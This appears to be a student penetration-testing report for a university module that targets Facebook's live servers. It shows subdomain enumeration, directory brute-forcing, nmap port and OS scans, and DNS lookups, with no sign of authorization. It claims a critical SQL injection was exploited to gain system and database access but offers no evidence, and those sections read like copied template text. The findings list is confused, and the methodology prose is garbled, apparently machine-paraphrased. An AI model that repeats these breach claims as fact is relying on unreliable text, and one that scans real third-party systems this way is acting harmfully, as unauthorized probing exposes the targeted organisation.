Sri Lanka Institute of Information Technology

Vulnerability Assessment & Penetration Testing Report

Facebook

Module: AIA

IT Number: IT19095936

Name: R.L. Thomas

Contents

Executive Summary

Synopsis

Facebook is a social media website which will give people the ability to connect with friends and family, find communities and grow businesses. This is an attempt of conducting a penetration test involves finding security weaknesses, vulnerability analysis and bug reporting. This research was finalized by performing vulnerability scans to find known and Unknown web vulnerabilities. This will help us find most common present vulnerabilities that could result in a breach and be leveraged to access facebook's sensitive data by a real-world attacker.

Finding overview

While conducting the external web penetration test, there were several common vulnerabilities discovered in the Facebook server.

- SQL scans
- XSS scans
- Host header vulnerabilities scans
- Clickjacking vulnerability scans
- Insecure authorization
- Broken authentication
- Directory traversal

Recommendations

To increase the security posture of Facebook recommends the following mitigations and/or remediations be performed.

- **Implement Prepared Statements with Parameterized Queries.** Injection attacks remains the most common attacks leveraged against web applications. One of the most effective mitigation strategies for preventing SQL Injection attacks is the implementation of Prepared Statements with Parameterized Queries.

- **Implement User Input Whitelisting**. Another very useful mitigation against SQL Injection attacks is to validate the supplied user input. One should never trust that user input is safe and therefore should be checked for a set of disallowed characters.

- **Hire Cyber–Security Teams** servers can be protected by transferring the risks and the responsibility to a cyber-security team.

- **Require Secure Coding Training for Developers.** Developers are on the front lines of security for any organization and should be prepared to be the first line of defence. Training in secure coding techniques and practices will help ensure that your organization's applications are developed using the most secure code possible, thus reducing your attack-surface and lowering your overall risk.

- **Implement Network Security Devices.** Protecting servers with some reactive fences to boost up security effectiveness will give you results. By adding a Web Application Firewall (WAF), Next-Gen Firewall, and/or network breach Detection/Prevention System, you can significantly increase your ability to stop attackers from accessing your systems.

- **Perform Permissions Audit of System Files.** System Files are critical asset for any network within the organization. Granting the access to any files anyone will add a critical security weakness in any depth. Protecting these files within privilege basis will add a new line of defence against intruders.

Severity Scale

CRITICAL Level risk: Systems, network, and/or data security are in immediate risk and must be Secured. Attacker or intruder might just need a little knowledge probably without any highly advance skill, training, or tools.

HIGH Level risk: systems, network, and/or data security are in above level risk. Advance knowledge would do the trick for any intruder. Issues are rare.

MEDIUM level risk: reaching the system resources are more difficult than usual. Special knowledge or access might require along with social engineering for an attacker.

LOW level risk: these vulnerabilities will give limited access to any of the system resources, which means they're damage impact is little as they could be ignored.

INFORMATIONAL Issue: Meant to increase client's knowledge. Likely no actual threat.

Final Report

Methodology

I've performed penetration testing methods that are widely adopted in the cyber security assessment industry. This includes 5 phases: Information Gathering, Enumeration, Vulnerability Assessment, Exploitation, and Reporting/Mitigation.

During these phases, I've implemented both automated and manual audit techniques to insure the best possible results.

Information Gathering

With regards to getting accurate information gathering concept, the easiest method to characterize it would be the process of gathering info about something or a target. For those who in the Cyber security industry, this is the initial step to take during the previous phases of any hacking activity, when any dark or white-hat analyst needs to pick up however much information as could reasonably be expected about the ideal objective. While it's a pleasant action for certain analysts, information gathering is additionally one of the most tedious errands during the intel-recon process, and that is the reason time the executives are so significant.

Any fundamental cybersecurity information gathering process regularly incorporates these two kinds of information assortment objectives:

1. Gathering network information: Such as open, private and related area names, network hosts, public and private IP blocks, directing tables, TCP and UDP running administrations, SSL declarations, open ports and that's only the tip of the iceberg.
2. Gathering system related data: This incorporates client identification, system networks, OS hostnames, OS framework/system type (by fingerprinting), system standards, and so on.

However, there's much more included. We should find out about it, by investigating the most mainstream strategies utilized during this stage.

Ethical hackers use a big variety of techniques and tools to get this precious information about their targets, in my case I have used several tools to find useful information on my target host.

Sublist3r

First of all, I had to take count of the scope I got to perform the necessary test. For that sublister helped me to get a count of all the sub domains out there.

```
Applications  Places  Terminal                                   Oct 16 05:08
                                                                 frosky@192: ~/Sublist3r
build  LICENSE      README.md         setup.py  Sublist3r.egg-info
dist   MANIFEST.in  requirements.txt  subbrute  sublist3r.py
frosky@192:~/Sublist3r$ python3 sublist3r.py -d facebook.com

                 # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for facebook.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[-] Total Unique Subdomains Found: 6439
china--facebook.com
www.china--facebook.com
f--facebook.com
www.facebook.com
download..facebook.com
0.facebook.com
www.0.facebook.com
www.68.209.1.0.facebook.com
3gprs.0.facebook.com
91.0.facebook.com
121.98.0.facebook.com
apps.0.facebook.com
www.bankasya.0.facebook.com
cmhttp.0.facebook.com
com.0.facebook.com
m.akbank.com.0.facebook.com
telkomsel.bugsfree.com.0.facebook.com
www.ebudy.com.0.facebook.com
tr-tr.facebook.com.0.facebook.com
zh-cn.gnctrkcll.com.0.facebook.com
www.goalmaximesaj.com.0.facebook.com
```

As we conducted the scan, we found 6436 subdomains so far, some of these domains are not in use So, I have selected some several main subdomains for my testing process.

As an output I have listed some domains for my work,

| development.facebook.com - 157.240.13.14
| ads.facebook.com - 157.240.7.35
| alpha.facebook.com - 157.240.13.20
| dns.facebook.com - 157.240.13.14
| mysql.facebook.com - 157.240.13.14
| ns.facebook.com - 157.240.13.14
| apps.facebook.com - 157.240.13.14
| upload.facebook.com - 157.240.7.20
| beta.facebook.com - 157.240.13.20
| blog.facebook.com - 157.240.13.14
| web.facebook.com - 157.240.13.14
| secure.facebook.com - 157.240.13.11
| shop.facebook.com - 157.240.13.14
| citrix.facebook.com - 157.240.7.20
| crs.facebook.com - 157.240.7.20
| www.facebook.com - 157.240.13.35
| www2.facebook.com - 157.240.13.14
| dev.facebook.com - 10.110.159.20
| ssl.facebook.com - 157.240.13.14
| mobile.facebook.com - 157.240.7.20

3.Dirsearch

To get an idea about the target we need every information we can get. Web applications have directories and files created. i have scanned for those directory and files information. That information might be useful for SQL injection attacks and critical system files retrieve.

```
Player
Applications  Places  Terminal                                  Oct 16  07:25
                                                                frosky@192: ~/dirsearch
frosky@192:~/dirsearch$ python3 dirsearch.py -u www.facebook.com -e php,html,js

v0.4.0

Extensions: php, html, js | HTTP method: GET | Threads: 20 | Wordlist size: 7949

Error Log: /home/frosky/dirsearch/logs/errors-20-10-16_07-21-09.log

Target: www.facebook.com

Output File: /home/frosky/dirsearch/reports/www.facebook.com/_20-10-16_07-21-10.txt

[07:21:10] Starting:
[07:21:13] 301 -    0B  - /html  ->  https://www.facebook.com/html
[07:21:13] 301 -    0B  - /php  ->  https://www.facebook.com/php
[07:21:13] 301 -    0B  - /js  ->  https://www.facebook.com/js
[07:21:25] 400 -   42B  - /.well-known/assetlinks.json
[07:21:38] 301 -    0B  - /account/login.shtml  ->  https://www.facebook.com/account/login.shtml
[07:21:39] 301 -    0B  - /accounts/login.shtml  ->  https://www.facebook.com/accounts/login.shtml
[07:21:40] 301 -    0B  - /adm.shtml  ->  https://www.facebook.com/adm.shtml
[07:21:40] 301 -    0B  - /adminphp  ->  https://www.facebook.com/adminphp
[07:21:40] 301 -    0B  - /adminhtml  ->  https://www.facebook.com/adminhtml
[07:21:40] 301 -    0B  - /adminjs  ->  https://www.facebook.com/adminjs
[07:21:41] 301 -    0B  - /admin.shtml  ->  https://www.facebook.com/admin.shtml
[07:21:42] 301 -    0B  - /admin/admin.shtml  ->  https://www.facebook.com/admin/admin.shtml
[07:21:46] 301 -    0B  - /admin_js  ->  https://www.facebook.com/admin_js
[07:21:51] 301 -    0B  - /administration.shtml  ->  https://www.facebook.com/administration.shtml
[07:21:52] 301 -    0B  - /administrator.shtml  ->  https://www.facebook.com/administrator.shtml
[07:21:57] 301 -    0B  - /auth/login.shtml  ->  https://www.facebook.com/auth/login.shtml
[07:22:00] 301 -    0B  - /cache_html  ->  https://www.facebook.com/cache_html
[07:22:05] 301 -    0B  - /controlpanel.shtml  ->  https://www.facebook.com/controlpanel.shtml
[07:22:05] 301 -    0B  - /core/fragments/moduleInfo.phtml  ->  https://www.facebook.com/core/fragments/moduleInfo.phtml
[07:22:11] 200 -    1KB - /favicon.ico
[07:22:15] 301 -    0B  - /host-manager/html  ->  https://www.facebook.com/host-manager/html
[07:22:17] 301 -    0B  - /index.shtml  ->  https://www.facebook.com/index.shtml
[07:22:19] 302 -    0B  - /l.php  ->  http://m.facebook.com/l.php
[07:22:21] 301 -    0B  - /login.shtml  ->  https://www.facebook.com/login.shtml
[07:22:22] 301 -    0B  - /logon/logon.shtml  ->  https://www.facebook.com/logon/logon.shtml
[07:22:23] 301 -    0B  - /manager/html  ->  https://www.facebook.com/manager/html
[07:22:24] 301 -    0B  - /members.shtml  ->  https://www.facebook.com/members.shtml
[07:22:25] 301 -    0B  - /myadminphp  ->  https://www.facebook.com/myadminphp
[07:22:25] 301 -    0B  - /myadminhtml  ->  https://www.facebook.com/myadminhtml
[07:22:26] 301 -    0B  - /myadminjs  ->  https://www.facebook.com/myadminjs
[07:22:26] 301 -    0B  - /netadmin.shtml  ->  https://www.facebook.com/netadmin.shtml
[07:22:35] 301 -    0B  - /public_html  ->  https://www.facebook.com/public_html
[07:22:37] 200 -   11KB - /robots.txt
[07:22:40] 301 -    0B  - /signin.shtml  ->  https://www.facebook.com/signin.shtml

Task Completed
frosky@192:~/dirsearch$
```


by launching a dictionary-based attack against a web server and analysing the response using dirsearch, I've managed to discover some common files which commonly used to create web applications.

Directory browsing revealed nothing about immediately useful from the Facebook domain web directory.

4.Maltego Tool


To mine data from internet sources and merge all the necessary information to a graph and display them to understand easily, maltego tool will do the trick.

I added Facebook domain as an entity and continued the search.



As I conducted the scan, I found Ip addresses of their mail servers, subdomains, and other devices too.

5. Recon Ng



```
[recon-ng][pentest] > workspaces list

  +----------------------------------+
  | Workspaces |       Modified      |
  +----------------------------------+
  | default    | 2021-05-11 04:45:32 |
  | pentest    | 2021-05-11 05:38:30 |
  +----------------------------------+

[recon-ng][pentest] > db insert domains
domain (TEXT): facebook.com
notes (TEXT): social
[*] 1 rows affected.
[recon-ng][pentest] > modules load netcraft
[recon-ng][pentest][netcraft] > run

------------
FACEBOOK.COM
------------
[*] URL: http://searchdns.netcraft.com/?restriction=site%2Bends%2Bwith&host=facebook.com
[*] Country: None
[*] Host: de-de.facebook.com
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------------------------------------------
[*] Country: None
[*] Host: apps.facebook.com
[*] Ip_Address: None
[*] Latitude: None
```

I used recon ng to start a recon on their servers. Found some information so far.


I used netcraft module to recon on the servers.

Result below


```
frosky@kali: ~
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------------------------------------------------
[*] Country: None
[*] Host: gl-es.facebook.com
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------------------------------------------------

-------
SUMMARY
-------
[*] 144 total (144 new) hosts found.
[recon-ng][pentest][netcraft] >
[recon-ng][pentest][netcraft] >
[recon-ng][pentest] > modules load pen
[*] Multiple modules match 'pen'.

  Recon
  -----
    recon/companies-contacts/pen
```

Found information of each ip address and their connect country along with the region.

This site information can also be found from google based information gathering.




Information gathered from netcraft website also been useful for the testing.



5. Harvester tool

This python tool gave me some results of the domain like emails, subdomains, hosts, employee names, open ports retrieved from search engine sources.



Enumeration

I've performed a service enumeration to discover information about the services provided by Facebook that may reveal critical details that could be leveraged to bypass security and gain an initial foothold into the system.
My team began by scanning all ports on Facebook domain with Nmap to determine which services were open. *In some cases, some ports may not be listed.

```
  nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
frosky@192:~$ nmap -F 157.240.13.14
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-16 05:26 EDT
Nmap scan report for edge-star-shv-02-sin6.facebook.com (157.240.13.14)
Host is up (0.098s latency).
Not shown: 97 filtered ports
PORT    STATE SERVICE
25/tcp  open  smtp
80/tcp  open  http
443/tcp open  https
```

The initial Nmap scan discovered that TCP ports 25, 80 and 443 are open on target Facebook. Testers then performed a more focused Nmap scan to gather more detailed information.

```
frosky@192:~$ sudo nmap -O 157.240.13.14
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-16 06:43 EDT
Nmap scan report for 14.13.240.157.in-addr.arpa (157.240.13.14)
Host is up (0.016s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE
25/tcp  open  smtp
80/tcp  open  http
443/tcp open  https
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: WAP|general purpose
Running: Actiontec embedded, Linux 2.4.X|3.X
OS CPE: cpe:/h:actiontec:mi424wr-gen3i cpe:/o:linux:linux_kernel cpe:/o:linux:linux_kernel:2.4.37 cpe:/o:linux:linux_kernel:3.2
OS details: Actiontec MI424WR-GEN3I WAP, DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.2

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.60 seconds
```

Detailed nmap scan revealed the os version with the kernal version along. Which is useful when planning the attack for the intruder.
It also revealed further information stored in robots.txt file. The infromation reveals some disallowed entities that hide 2 directories from search engine crawlers.

A manual browsing of this file verifies this finding.

facebook.com/robots.txt

```
# Notice: Collection of data on Facebook through automated means is
# prohibited unless you have express written permission from Facebook
# and may only be conducted for the limited purpose contained in said
# permission.
# See: http://www.facebook.com/apps/site_scraping_tos_terms.php

User-agent: Applebot
Disallow: /ajax/
Disallow: /album.php
Disallow: /checkpoint/
Disallow: /contact_importer/
Disallow: /dialog/
Disallow: /fbml/ajax/dialog/
```

Further enumeration, both automated and manual, revealed more sensitive data that proved to be crucial to gaining database and system access.

The results revealed from nmap scan

```
frosky@192:~$ nmap --reason 157.240.13.14
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-16 05:26 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.04 seconds
frosky@192:~$ nmap -p 80 157.240.13.14
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-16 05:27 EDT
Nmap scan report for 14.13.240.157.in-addr.arpa (157.240.13.14)
Host is up (0.051s latency).

PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds
frosky@192:~$ nmap -O 157.240.13.14
TCP/IP fingerprinting (for OS scan) requires root privileges.
QUITTING!
```

The scan revealed nothing much important to be taken as directly connects to an attack.

I've conducted further tests to get more information about the server using host command.

```
frosky@kali:~$ host facebook.com
facebook.com has address 157.240.7.35
facebook.com has IPv6 address 2a03:2880:f10c:83:face:b00c:0:25de
facebook.com mail is handled by 10 smtpin.vvv.facebook.com.
frosky@kali:~$ host -t ns facebook.com
facebook.com name server c.ns.facebook.com.
facebook.com name server a.ns.facebook.com.
facebook.com name server d.ns.facebook.com.
facebook.com name server b.ns.facebook.com.
frosky@kali:~$
```

This scan gave me some info about their mail server but nothing critical.

Furthermore, information is gathered with this nslookup command.
Below shows the results.

```
frosky@kali:~$ nslookup
> facebook.com
Server:         192.168.36.2
Address:        192.168.36.2#53

Non-authoritative answer:
Name:   facebook.com
Address: 157.240.15.35
Name:   facebook.com
Address: 2a03:2880:f10c:283:face:b00c:0:25de
> set type=ns
> facebook.com
Server:         192.168.36.2
Address:        192.168.36.2#53

Non-authoritative answer:
facebook.com    nameserver = c.ns.facebook.com.
facebook.com    nameserver = b.ns.facebook.com.
facebook.com    nameserver = d.ns.facebook.com.
facebook.com    nameserver = a.ns.facebook.com.

Authoritative answers can be found from:
a.ns.facebook.com       internet address = 129.134.30.12
b.ns.facebook.com       internet address = 129.134.31.12
c.ns.facebook.com       internet address = 185.89.218.12
d.ns.facebook.com       internet address = 185.89.219.12
a.ns.facebook.com       has AAAA address 2a03:2880:f0fc:c:face:b00c:0:35
b.ns.facebook.com       has AAAA address 2a03:2880:f0fd:c:face:b00c:0:35
c.ns.facebook.com       has AAAA address 2a03:2880:f1fc:c:face:b00c:0:35
d.ns.facebook.com       has AAAA address 2a03:2880:f1fd:c:face:b00c:0:35
```

More scans were done using dig command

```
frosky@kali:~$ dig facebook.com

; <<>> DiG 9.16.4-Debian <<>> facebook.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 39506
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 9

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 4096
;; QUESTION SECTION:
;facebook.com.                  IN      A

;; ANSWER SECTION:
facebook.com.           5       IN      A       157.240.13.35

;; AUTHORITY SECTION:
facebook.com.           5       IN      NS      a.ns.facebook.com.
facebook.com.           5       IN      NS      c.ns.facebook.com.
facebook.com.           5       IN      NS      d.ns.facebook.com.
facebook.com.           5       IN      NS      b.ns.facebook.com.
```

Dig command specified some information when running scans
Mail server information were shown below

```
frosky@kali:~$ dig facebook.com -t mx

; <<>> DiG 9.16.4-Debian <<>> facebook.com -t mx
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13619
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 9

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 4096
;; QUESTION SECTION:
;facebook.com.                  IN      MX

;; ANSWER SECTION:
facebook.com.           5       IN      MX      10 smtpin.vvv.facebook.com.

;; AUTHORITY SECTION:
facebook.com.           5       IN      NS      d.ns.facebook.com.
facebook.com.           5       IN      NS      c.ns.facebook.com.
facebook.com.           5       IN      NS      a.ns.facebook.com.
facebook.com.           5       IN      NS      b.ns.facebook.com.
```

Vulnerability Assessment

The vulnerability assessment is done in an attempt to verify that a vulnerability exists that may be exploitable by an attacker. It was at this time that Facebook testers employed a variety of web application vulnerability scanners, such as PawnXSS and SQLMap, which were successful at discovering an exploitable vulnerability (SQL Injection). This vulnerability was then leveraged by testers to gain initial system access.

Vulnerability Exploited: SQL Injection

Vulnerability Explanation: SQL injection attacks occur when a web application does not perform any validation against the values received from objects like web forms, user input parameters, cookies, etc., before passing them to SQL queries that are to be executed on a database server. This facilitates a way for an attacker to manipulate the input so that the data is interpreted as a part of the code instead of user supplied data.

Vulnerability Mitigation: Instantiate the use of Prepared Statements with Parameterized Queries.


- OWASP Parameterization Cheat Sheet
- OWASP SQL Injection Prevention Cheat Shee

Severity: CRITICAL

